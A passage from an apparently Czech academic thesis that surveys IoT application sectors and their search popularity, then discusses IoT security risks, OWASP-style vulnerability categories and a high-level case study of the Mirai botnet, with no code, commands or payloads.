Spotřebitelský sektor zahrnuje zařízení pro domácnosti, podniky a osobní nositelná zařízení. Ze srovnání popularity jednotlivých odvětví uvedeného níže plyne, že právě tento je početně nejvýznamnějším.

I. Chytré domácnosti a budovy

Chytrá domácnost v sobě zahrnuje anglické termíny *smart home*, *smart buildings*, *home automation* a je ve spotřebitelském sektoru nejpopulárnějším odvětvím IoT. Nejvyhledávanější je výraz v regionu Německa, USA, Singapuru, Rakouska. (Google, 2018b)

V souvislosti s produkty chytré domácnosti již vznikly stovky společností a startupů (Lueth, 2015). Z konkrétních aplikací lze jmenovat například: monitoring spotřeby energií, vody, vzdálené ovládání spotřebičů, alarmy, webové kamery, senzory vlhkosti (Vermesan et al., 2013).

II. Nositelná elektronika

Nositelnou elektroniku (*wearables*) reprezentuje skupina osobních zařízení, které lze nosit na oděvu, na těle či v něm. Moderní jsou fitness náramky, chytré hodinky spárované s mobilním telefonem, chytré brýle a další. Zařízení jsou využitelná zejména při sportovních výkonech a medicíně (Vermesan et al., 2013). Mohou zaznamenávat krevní tlak, teplotu, srdeční tep, pocení, spálené kalorie, počítají kroky. Nasbíraná data pak mohou být posílána

do cloudu či mobilní aplikace k analýze, vyhodnocení nebo prezentaci výsledků. (Russel et al., 2016)

III. Obchod a nakupování

V obchodu se příchod IoT nejvíce projevil u logistiky dodávek, NFC plateb a inteligentního nakupování na základě hodnocení chování či preferencí uživatelů (Vermesan et al., 2013).

3.2.2 Výrobní a zpracovatelský sektor

Průmysl je segment internetu věcí, jenž vychází z M2M konceptu a rozšiřuje ho o možnost centrální analýzy dat. Typickými zástupci jsou veškerá zařízení směřující k průmyslové a dopravní automatizaci nebo například zemědělské optimalizaci. (Lueth, 2015)

I. Vozidla

Automobily již dnes mají stovky až tisíce senzorů, jejichž data následně vyhodnocuje řídící jednotka. Je jen otázkou času, kdy vozidla začnou komunikovat mezi sebou a budou si zasílat zprávy. To by mělo vést k vyšší bezpečnosti a v konečném důsledku i k autonomní dopravě. (Russel et al., 2016)

Vývoj v oblasti propojených, respektive autonomních automobilů je však poměrně pomalý zejména kvůli dlouhému životnímu cyklu vozidel, velkému množství výrobců a zákonné regulaci (Lueth, 2015).

II. Doprava

Implementace IoT do dopravy znamená integraci vozidel, uživatelů a infrastruktury. Hromadné zpracování těchto vstupů umožní řízení dopravy, správu parkovacích míst, provoz inteligentních mýtných systémů, provoz asistenčních služeb, řízení hromadné dopravy, hlášení zpoždění atd. (Russel et al., 2016, Lueth, 2015)

III. Výroba

V odvětví výroby a průmyslu je již nyní IoT běžné. Lze se s ním setkat například u robotických systémů, senzorů, automatizace výrobní linky a v dalších využitích umožňující dynamickou odezvu výrobního procesu a konečně zvýšení produktivity (Russel et al., 2016).

IV. Zemědělství

Zemědělství je odvětví s velkým potenciálem, jde-li o zavádění nových IoT technologií. Typické příklady mohou být: monitoring pohybu skotu, monitoring vlhkosti půdy, sledování slunečního svitu, sledování teploty skleníků atp. (Vermesan et al., 2013)

3.2.3 Státní sektor

Státní sektor je jedním z nejvíce regulovaných odvětví, kam nové technologie, zvlášť u nichž není vyřešena bezpečnost a standardizace, pronikají velmi pomalu (Russel et al., 2016). I zde však dochází k postupné adaptaci některých aplikací IoT.

I. Energetika

Energetické společnosti často spravují kritickou infrastrukturu státu, jež musí být odolná, bezchybná a za každých okolností funkční. IoT je využíváno zejména k monitoringu kritických systémů, umožňující rychleji a přesněji diagnostikovat například výpadek služeb. (OpenDNS, 2015)

Z uživatelského pohledu je již dnes běžné, že energetické společnosti odečítají stavy elektroměrů, vodoměrů či plynoměrů vzdáleně Společnosti mohou svým zákazníkům poskytovat online informace o aktuálním využití a nabádají k ekologičtějšímu chování. (Russel et al., 2016)

V souvislosti s energetikou literatura uvádí termín *smart grid* (inteligentní síť). To je název pro elektrickou síť, jež zahrnuje různé kontrolní systémy, efektivní zdroje atd. Rozvoj inteligentní sítě začal v době, kdy se do rozvodové soustavy začaly zapojovat menší, decentralizované zdroje elektřiny jako solární a větrné elektrárny. (Russel et al., 2016, Vermesan et al., 2013)

II. Smart cities

Smart cities neboli chytrá města zahrnují velké množství případů užití, od dopravy, infrastruktury, přes správu odpadů, bezpečnost až po monitoring životního prostředí. Aplikace IoT může pomoci v optimalizaci dopravy, snížení hluku, snížení znečištění a v udržování bezpečných měst. (Lueth, 2015)

Konkrétní příklady některých současných projektů jsou: monitorování volných parkovacích míst, vibrací, stavu materiálu budov, vytváření hlukových map, dopravního provozu, světelného znečištění a odpadů (Vermesan et al., 2013).

III. Zdravotnictví

IoT má ve zdravotnictví velký potenciál. Koncept přístrojů konstantně monitorující životní funkce pacientů je v odborných biomedicínských kruzích zmiňován již delší dobu (Lueth, 2015). Senzory vložené pacientům přímo do těla mohou obsahovat RFID tagy např. s identifikací člověka, očkovací kartou, kontaktem na příbuzné a dalšími (Russel et al., 2016).

IV. Životní prostředí

V ochraně životního prostředí lze IoT využít k monitoringu lesních požárů, znečištění ovzduší, lavin, zemětřesení, vodního stavu, povodní nebo tsunami (Vermesan et al., 2013).

V. Bezpečnost


Bezpečnostní služby i běžní uživatelé mohou IoT využít ke kontrole přístupů do hlídaných oblastí, kontrole přítomnosti hořlavin, kapalin, záření, plynů, a to prostřednictvím senzorů a bezpečnostních kamer (Vermesan et al., 2013).

3.2.4 Popularita jednotlivých odvětví

Dle online průzkumu Iana Skerretta, kterého se roku 2017 zúčastnilo přes 700 IT profesionálů jsou dnes nejatraktivnějšími odvětvími IoT *smart home* (chytrá domácnost), *industrial internet* (průmysl), *smart grid* (energetika) a *smart cities* (města) (Skerret, 2017).

Společnost IoT-analytics publikovala report, ve kterém analýzou sociálních sítí a vyhledávačů vytvořila statistiku oblíbenosti různých druhů aplikací internetu věcí v odvětvích (Lueth, 2015). Z této analýzy za druhé čtvrtletí 2015 vyplývá, že *wearables* (nositelná zařízení), *smart cities* a *smart homes* byly nejhledanějšími termíny na internetu v oblasti IoT (Lueth, 2015). Obecná metodika analýzy spočívala v agregování počtu hledání termínu ve vyhledávači Google, počtu příspěvků na sociálních sítích Twitter, LinkedIn a na zpravodajských serverech. Výsledný graf je na obrázku 6.

Obrázek 6: Popularita odvětví IoT v Q2/2015




Zdroj: Lueth, 2015, vlastní úprava

Vzhledem k tomu, že přesná metodika výzkumu IoT-analytics nebyla známa, jsou v této práci uvedeny výsledky vlastní analýzy Google Trends, tedy počtu dotazů ve vyhledávači Google za období od 1.7.2015 do 1.10.2017.

Graf na obrázku 7 ukazuje, že nejvíce vyhledávaným výrazem v odvětví IoT byl *smart home* a jeho popularita v čase roste. Dalšími nejvíce vyhledávanými byly *smart cities* a *wearables*, jejichž popularita zůstávala za sledované období relativně konstantní.


Na mapě na obrázku 8 je znázorněno geografické rozložení nejpopulárnějších odvětví. Americe, Austrálii, Rusku, státům Blízkého a Středního východu vévodí *smart home*. Část západní Evropy včetně ČR, Indii a Indonésii ovládá *smart cities*. V Číně jsou nejpopulárnějším odvětvím *wearables*.

Obrázek 7: Popularita odvětví IoT dle Google Trends



Zdroj: Google, 2018b, vlastní úprava

Obrázek 8: Geografické rozložení popularity odvětví IoT dle Google Trends



Zdroj: Google, 2018b, vlastní úprava

3.3 Bezpečnost internetu věcí

Kapitola o bezpečnosti by měla začínat definicí základních pojmů v této oblasti. Andress (2014) uvádí tři klasické pilíře bezpečnosti: C, I, A (*confidentiality, integrity, availability*) neboli důvěrnost, integrita, dostupnost. Definice pojmů jsou podle něj následující:

- *Důvěrnost* je zajištění utajení citlivých zpráv před neoprávněnými osobami.
- *Integrita* je zajištění neměnnosti přenášených zpráv.
- *Dostupnost* je zajištění dostupnosti informací, když jsou potřeba.

Někdy se nad rámec výše popsaných uvádí další vlastnosti:

- *Autentizace* neboli zajištění ověření zdroje nebo původce akce.
- *Nezamítnutí* je zajištění, že systém nemůže později zamítnout, že provedl danou akci.

Ne všechny zmíněné vlastnosti jsou stejně důležité ve všech případech užití. Existují systémy, kde je zajištění důvěrnosti nadřazeno dostupnosti nebo naopak.

V oblasti řízení bezpečnosti se dále pracuje s pojmy hrozby, zranitelnosti, rizika a dopady. Definice podle stejného autora (Andress, 2014) jsou:

- *Hrozby* reprezentují negativní síly či události, které mohou poškodit chráněnou hodnotu. Aktérem se označuje zdroj hrozby.
- *Zranitelnost* je pojem označující slabinu či nedostatek v návrhu, implementaci nebo chování systému. Zranitelnosti jsou všude a nelze se jim zcela vyhnout.
- *Rizika* představují potenciál selhání nebo problému. Určují se kvalitativními i kvantitativními měřítky a zahrnují i dopad útoku a jeho pravděpodobnost.
- *Dopad* je míra ovlivnění nějaké události na další vývoj. Obvykle určuje závažnost bezpečnostního incidentu.

IoT vytváří útočníkům rozsáhlé příležitosti, které musí být adresovány předtím, než koncept dosáhne svého plného potenciálu. Některé bezpečnostní problémy jsou převzaté z principu síťových technologií, jiné jsou nově vzniklé, způsobené charakterem a kombinací schopností zařízení (ENISA, 2017). Pro některé výrobce IoT prvků představuje podle Russela (2016) kybernetická bezpečnost v jejich odvětvích dosud neznámou disciplínu (týká se to například výrobců chytrých variant ledniček, domácích spotřebičů, automobilů, ...).

Vzhledem k tomu, že podstatou konceptu IoT je sběr dat, metadat a jejich následná analýza, je třeba si uvědomit hrozbu pro soukromí uživatelů, kteří obvykle nemají nad nakládání s daty faktickou ani právní kontrolu. Data mohou být ohrožena ze stran útočníků

i samotných provozovatelů, kteří někdy nemusí být zcela důvěryhodní a nemusí splňovat přísné podmínky manipulace s citlivými daty (Tutorialspoint, 2018).

Mezi faktory nejvíce negativně ovlivňující bezpečnost prvků IoT jsou relativně krátký životní cyklus zařízení a tlak na uživatelskou přívětivost, potažmo nízkou cenu zařízení (Russel et al., 2016). Tlak na nízkou cenu nových zařízení způsobuje, že výrobci využívají již existující hardware a software, čímž šíří zranitelnosti napříč segmenty, navíc často neposkytují podporu ve formě pravidelných aktualizací (Lasek, 2017).

Nejdůležitějším faktorem při vývoji IoT zařízení by tak měl být bezpečný návrh dle současných *best practices*. Jde zejména o správné nastavení procesů manipulace s hesly, ukládání citlivých dat, ochrany administrátorských rozhraní, fyzické ochrany, šifrování, granularity přístupových práv a podobně (Barcena, 2015, Russel et al., 2016). Analýza rizik IoT zjevně vyžaduje holistický, multidisciplinární přístup.

3.3.1 **Kategorie rizik**

Na začátku této podkapitoly jsou uvedeny základní kategorie rizik pro sítě s prvky IoT, jež budou v dalším textu rozebrány podrobněji. Členění vychází z Bakera (2016) a evropské agentury ENISA (2017).

- **Riziko narušení důvěrnosti**

Pod tuto kategorii spadají útoky vedoucí k narušení důvěrnosti dat, zejména jejich únik a neoprávněný přístup k nim. Nemusí se jednat pouze o útoky vedené na dané zařízení, ale také na komunikační protokol nebo cloudovou službu. Rizika se týkají i potenciální manipulace, smazání či zneužití dat (Russel et al., 2016). Nezajištění ochrany soukromí může být problematické i z pohledu legislativy, konkrétně může být klasifikováno jako porušení směrnice EU o ochraně dat GDPR (ENISA, 2017) .

- **Riziko narušení integrity**

Narušení integrity zařízení, dále označované jako kompromitace zařízení, může spočívat například v neoprávněném získání práv, přístupu do administrátorského rozhraní nebo napadení škodlivým kódem. K útokům bývají zneužívány známé zranitelnosti nebo nedokonalosti v konfiguraci či návrhu, například nedokumentované účty, slabá výchozí hesla, zranitelnosti firmwaru, služeb, softwaru třetích stran a další. (Barcena, 2015)

- **Riziko nedostupnosti služeb**

Nedostupnost služeb může být vyvolána mnoha faktory. Mezi nejběžnější způsoby patří opět napadení malwarem, fyzickým poškozením zařízení nebo jeho senzorů, neschopností zařízení pokračovat v činnosti při ztrátě internetové konektivity, výpadkem napájení nebo přírodní pohromou (Andress, 2014).

3.3.2 Rešerše současného výzkumu bezpečnosti IoT

Bezpečnostní výzkumníci z řad firem i jednotlivců zveřejnili již velké množství bezpečnostních incidentů IoT. Cílem těchto publikací byla demonstrace hrozeb a rizik internetu věcí a zvýšení povědomí o bezpečnosti. Zároveň tyto výzkumy pomáhají identifikovat a napravovat zranitelnosti ještě před jejich masivním zneužitím, jsou-li ohlášeny v programu typu *bug bounty*. (Russel et al., 2016) Pro účely této práce je vhodné se s některými vybranými výzkumy seznámit.

Společnost HP v roce 2014 zveřejnila report, ve kterém analyzovala desítku mezi spotřebiteli nejrozšířenějších IoT zařízení a výsledky šetření jsou následující (Dragoni et al., 2018):

- 90 % zařízení sbírala alespoň nějaké informace.
- 80 % zařízení nevyžadovala dostatečně komplexní heslo.
- 70 % zařízení umožňovala útočníkům enumeraci platných uživatelských účtů.
- 70 % zařízení používala nešifrované webové služby.
- 60 % zařízení s webovým rozhraním bylo zranitelných vůči XSS a obsahovalo slabé přihlašovací údaje.

Stejně jako HP také společnost Symantec ve vlastním výzkumu analyzovala tentokrát 50 chytrých domácích zařízení. Výsledkem je, že žádné nevyžadovalo silné heslo, nepoužívalo dvoufaktorovou autentizaci, neposkytovalo obousměrnou autentizaci klienta a serveru a nebránilo hádání hesla hrubou silou. Dvě z deseti zařízení nepoužívala SSL/TLS šifrování při komunikaci s cloudem. Některá cloudová rozhraní obsahovala webové zranitelnosti. Většina zařízení neposkytovala podepsané či šifrované aktualizace firmware, pokud vůbec aktualizovány byly. (Barcena, 2015)

Bezpečnostní výzkumník Vladimir Kusakov (2017) z ruské antivirové firmy Kaspersky uvádí, že nejčastějším útokem na zařízení IoT bylo hádání přihlašovacích údajů ke službám SSH a Telnet. Využíván k tomu byl seznam výrobci nastavovaných výchozích

hesel. Výzkumníci ve studii také sbírali data z několika honeypotů, na nichž monitorovali veškeré aktivity a došli k závěru, že nejčastějším zdrojem útoku (v 63 %) byly DVR/IP kamery, tedy pravděpodobně zařízení již kompromitovaná a ovládaná útočníkem. Výstupem studie byl mimo jiné seznam nejčastěji zkoušených kombinací přihlašovacích údajů (tabulka je uvedena v příloze 1), jejichž použití by se měli výrobci a zejména uživatelé jednoznačně vyvarovat. (Kusakov et al., 2017)

Podle výzkumu „Next Generation Threats and Vulnerabilities" společnosti Gartner je dalším rizikem rozšíření bezdrátových sítí. Ty pro útočníky představují snazší a méně časově náročnou cestu, jak kompromitovat interní síť oběti. Obranou je důsledná segmentace sítě. (Department of Homeland Security, 2017)

Ve výzkumných zprávách jsou zmiňovány volně dostupné skenovací služby Shodan[1] a Censys[2], prostřednictvím kterých lze identifikovat a nalézt zařízení dle tzv. *fingerprintu*, tedy na základě specifické odezvy běžících služeb. Shodan i Censys je využíván, potažmo zneužíván k poměrně přesné identifikaci výrobce, typu a modelu zařízení.

3.3.3 Analýza hrozeb, rizik a zranitelností

V následujícím textu bude provedena analýza hrozeb, rizik a zranitelností IoT prvků, vycházející primárně z materiálů zájmového sdružení OWASP (2017), které každoročně vydává seznam nejčastěji zneužívaných bezpečnostních zranitelností, a to i v oblasti internetu věcí.

1. Uživatelské účty a hesla

Správné nastavení bezpečnostních politik manipulace s přihlašovacími údaji, účty a jejich oprávněními je pravděpodobně nejdůležitějším aspektem bezpečnosti. Útok hádáním hesla je triviální a obvykle předchází dalším snahám o získání kontroly nad zařízením (Baker, 2016). Bezpečnostní problémy v této kategorii zahrnují zejména:

a. nevhodný způsob ukládání hesel, tokenů či cookies,
b. chybějící kontrolu kvality hesel,
c. nedostatečnou granularitu uživatelských práv,
d. chybějící reautentizaci při zásadních změnách nastavení,
e. přítomnost nedokumentovaných účtů.

[1] https://www.shodan.io
[2] https://censys.io

2. Webové rozhraní

Webové rozhrání obvykle představuje základní administrační platformu pro většinu uživatelů. Je snadno dostupné, obsahuje grafické rozhraní a dokáže generovat vizuální výstupy. Vzhledem k tomu, že webovým rozhraním disponuje většina zařízení, je také častým cílem útoků (Barcena, 2015). Bezpečnostní problémy v této kategorii zahrnují zejména:

a. slabé a známé výchozí přihlašovací údaje,
b. enumeraci uživatelských účtů,
c. neomezené hádání hesel,
d. chybějící kontrolu kvality hesel,
e. nevhodně navržený proces obnovy hesla,
f. otevřený přenos přihlašovacích údajů, tokenů a cookies,
g. nepřítomnost HTTPS,
h. chybějící možnost vícefaktorové autentizace,
i. zranitelnosti webového serveru.

3. Mobilní aplikace

Mobilní aplikace může být také jedním ze základních rozhraní pro kontrolu IoT. Týkají se jí velmi podobné zranitelnosti a hrozby jako webových rozhraní s tím rozdílem, že v případě mobilní aplikace má útočník k dispozici kompletní kód, ve kterém je prostřednictvím reverzního inženýrství možné snadněji odhalit chyby (Russel et al., 2016). Bezpečnostní problémy v této kategorii zahrnují zejména:

a. distribuce aplikace pouze neoficiálními kanály,
b. vyžadování přílišných práv při instalaci,
c. nedostatečné aktualizace a podporu,
d. otevřený přenos přihlašovacích údajů, tokenů a cookies,
e. klíče a hesla uložená přímo v kódu aplikace,
f. aplikace nepodepsané výrobcem,
g. enumeraci uživatelských účtů,
h. neomezené hádání hesel,
i. chybějící kontrolu kvality hesel,
j. nevhodně navržený proces obnovy hesla.

4. Cloud

Výrobci IoT obvykle počítají s úmyslem uživatele přistupovat k zařízení vzdáleně, proto poskytují funkcionalitu cloudu, ke kterému se zařízení přihlásí a udržuje s ním spojení. Přístup ke cloudu je realizován buď webovým rozhraním nebo mobilní aplikací komunikující s API serveru na pozadí. Bezpečnostní problémy v této kategorii zahrnují zejména:

a. enumeraci uživatelských účtů,
b. chybějící kontrolu kvality hesel,
c. neomezené hádání hesel,
d. nevhodně navržený proces obnovy hesla,
e. otevřený přenos přihlašovacích údajů, tokenů a cookies,
f. nepřítomnost HTTPS,
g. chybějící možnost vícefaktorové aktualizace,
h. nesprávnou manipulaci s uživatelskými daty,
i. zranitelnosti webového serveru.

5. Síťové služby, protokoly a architektura sítě

Tato kategorie hrozeb se týká spíše prostředí, ve kterém je IoT prvek zapojen než samotného zařízení. Zabezpečení a návrh sítě nicméně představují velmi podstatné faktory determinující budoucí odolnost vůči potenciálním útokům. Nevhodně navržená síť může být zneužita k laterálnímu pohybu a šířící se kompromitaci (Baker, 2016). Bezpečnostní problémy v této kategorii zahrnují zejména:

a. nevhodnou architekturu sítě,
b. nedostatečné zabezpečení sítě,
c. otevřené porty nevyužívaných služeb,
d. zranitelné služby a rozhraní,
e. povolené UPnP.

6. Firmware a aktualizace

Firmware, jakožto základní softwarové vybavení, představuje základní stavební kámen bezpečnosti každého zařízení. Z toho důvodu by měl být dlouhodobě podporován, aktualizován

a chráněn šifrováním (Baker, 2016). Bezpečnostní problémy v této kategorii zahrnují zejména:

a. hesla nebo šifrovací klíče přímo v kódu firmware,
b. chybějící digitální podpis firmwaru,
c. nedostatečné aktualizace firmwaru,
d. chybějící šifrování aktualizací,
e. složitost aktualizačního procesu,
f. chybějící možnosti logování.

7. Fyzický přístup

Zařízení by měla být chráněna vůči fyzickým zásahům, zejména před přístupem k úložišti dat, stažením běžící paměti, šifrovacích klíčů či vůči prostému vyřazení z provozu (Russel et al., 2016). Bezpečnostní problémy v této kategorii zahrnují zejména:

a. vypnutí či restart zařízení,
b. poškození zařízení či odstranění jeho částí,
c. manipulaci se získávanými daty ze senzorů,
d. získání úložiště dat,
e. získání firmwaru z čipu,
f. nadbytečné externí porty,
g. přístup k sériovému rozhraní.

3.4 Případová studie útoků

V následující podkapitole budou uvedeny některé významné medializované incidenty, při nichž došlo ke kompromitaci prvků IoT či CPS.

3.4.1 Botnet Mirai


Botnet Mirai byla rozsáhlá síť statisíců malwarem kompromitovaných IoT zařízení, zneužitých pro dosud nejmasivnější zaznamenané DDoS útoky. Odhalen byl roku 2016 na hackerském diskuzním fóru samotným autorem, a to včetně zdrojového kódu v jazyce C (Jelic, 2016). Mirai tvořily nejčastěji routery, IP kamery a DVR systémy (Košata, 2017).

Botnety tvořené klasickými počítači jsou pro útočníky z několika důvodů obtížně zneužitelné. Stolní počítače jsou relativně dobře zabezpečené, nejsou trvale zapnuta a existuje

větší riziko, že si uživatel všimne podivného chování napadeného zařízení. Naproti tomu IoT zařízení jsou slabě zabezpečená, fungují s vysokou dostupností a riziko odhalení škodlivých aktivit je malé.

Malware Mirai ovládl statisíce zařízení prostým hádáním administrátorského hesla. Slovník zkoušených přihlašovacích údajů byl zakódovaný ve zdrojovém kódu a obsahoval pouze 62 kombinací výchozích uživatelských jmen a hesel. (Jelic, 2016) V diagramu na obrázku 9 je znázorněno vykonání kódu malwaru Mirai.

Obrázek 9: Diagram funkcionality malwaru Mirai



Zdroj: USENIX Association, 2005, vlastní úprava

Po průniku malwaru kontaktovalo zařízení řídící C&C server, jehož adresa byla denně dynamicky generována algoritmem DGA. Algoritmus zajišťoval, že řídící server byl obtížně zablokovatelný bezpečnostními složkami, jelikož se každý den změnil. (Jelic, 2016)

